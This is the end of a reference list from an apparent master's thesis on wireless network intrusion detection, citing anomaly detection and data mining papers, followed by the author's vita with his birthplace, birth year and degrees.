- Lane T, Brodley C E (1999) Temporal sequence learning and data reduction for anomaly detection, In *ACM Transactions on Information and System Security, Volume 2, Issue 3* pp 295–331.

- Lee W, Stolfo S J, Chan P K, Eskin E, Fan W, Miller M, Hershkop S, Zhang J (2001) Real Time Data Mining-based Intrusion Detection, in the *DARPA Information Survivability Conference & Exposition II,* 89-100.

- Lee W, Stolfo S J, Mok K, (1999) "Data mining in workflow environments: Experiences in intrusion detection". In proceedings of the 1999 conference on knowledge discovery and data mining (KDD -99).

- Lee W, Stolfo S J, (2002) "Data Mining Approaches for Intrusion Detection". In proceedings of the 7th USENIX security symposium, pp. 6 -6, San Antonio, TX

- Lee W, Stolfo S J, (2000) "A Framework for Constructing Features and Models for Intrusion Detection Systems". *ACM Transaction on Information and System Security, vol. 3, no. 4, Novembe, pages 227-261.*

- Lewis F L (2004) Wireless Sensor Networks, To appear in Smart Environments: Technologies, Protocols, and Applications ed. Cook D J, Das S K, Wiley J in New York.

- Lincoln Laboratory Massachusetts Institute of Technology (2007) http://www.ll.mit.edu/mission/communications/ist/corpora/ideval/docs/attackDB.html

- Liu Y, Li Y, Man H, Jiang W (2007) "A hybrid data mining anomaly detection technique in ad hoc networks". International Journal of Wireless and Mobile Computing, 2(1): pp. 37–46.

- Liu Y, Tian D, Li B (2006) "A Wireless Intrusion Detection Method Based on Dynamic Growing Neural Network", in IEEE First International Multi-Symposiums on Computer and Computational Science - IMSCCSs, Volume 2, pp :611 – 615, June.

- Ma X, Li S, Yang D, Tang S (2004) $CL^2$: A Multi-dimensional Clustering Approach in Sensor Networks. ER (Workshops), pp234-245.

- Masters T (2006) A book of Practical Neural Network Recipies in C++, p-174-186.

- Mahoney V, Chan P K (2003) "Learning Rules for Anomaly Detection of Hostile Network Traffic". *Data Mining, 2003. ICDM 2003. Third IEEE International Conference, pp. 601.*

- Nair T M, Zheng C L, Fink J L (2003) "Rival penalized competitive learning (RPCL): a topology-determining algorithm for analyzing gene expression data," Computational Biology and Chemistry, vol. 27, pp.565-574.

- Network Chemistry (2006) at www.networkchemistry.com .

- Onat I, Miri A (2005) A real-time node-based traffic anomaly detection algorithm for wireless sensor networks, *in IEEE Proceedings of Systems Communications*, August. Pages: 422 - 427

- Radosavac S, Baras J S (2003) "*Detection and Classification of Network Intrusions using Hidden Markov Models*", 37th Conference on Information Sciences and Systems (CISS), Baltimore, March.

- Rahman S S A (2008) "WiFi Miner: An Online Apriori and Sensor Based Wireless Network Intrusion Detection System", Masters Thesis, Department of Computer Science, University of Windsor.

- Ramadas M, Ostermann S, Tjaden B (2003) Detecting anomalous network traffic with self-organizing maps. In *recent advances in Intrusion Detection, 6th International Symposium,* RAID, pp 36-54.

- Robert J S (2004) "Wireless Attacks Primer". A whitepaper published on windowssecurity.com section: Articles: Wireless security, Jul 30.

- Wang X, Lin T (2005) Feature Selection in Mobile Ad-hoc Network Intrusion Detection System, in http://www.cs.iastate.edu/~jxiawang/cs572/termpaper.doc .

- Wight J (2003) Detecting Wireless LAN MAC Address Spoofing, in http://www.chu.edu.tw/~jerry/course/wireless/page/chapter05.files/frame.htm#slide0001.htm.

- Wild Packets (2007) Illuminate Your Network. http://www.wildpackets.com/ .

- Zhang Y, Lee W (2000) Intrusion Detection in Wireless Ad Hoc Networks, in *the 6th annual international conference on Mobile computing and networking*, pp 275-283.

# Vita Auctoris

| | |
|---|---|
| NAME | : Md. Zillur Rahman |
| PLACE OF BIRTH | : Dhaka, Bangladesh |
| YEAR OF BIRTH | : 1969 |
| EDUCATION | : Department of Physics<br>University of Dhaka, Dhaka, Bangladesh<br>B.Sc. in Physics<br>(1988-1992)<br><br>Department of Physics<br>University of Dhaka, Dhaka, Bangladesh<br>M.Sc. in Physics<br>(1993-1994)<br><br>Department of Computer Science<br>University of Windsor, Windsor, Ontario, Canada<br>B.Sc. (Honours) in Computer Information System<br>(2002-2005)<br><br>Department of Computer Science<br>University of Windsor, Windsor, Ontario, Canada<br>M.Sc. in Computer Science<br>(2006-2008) |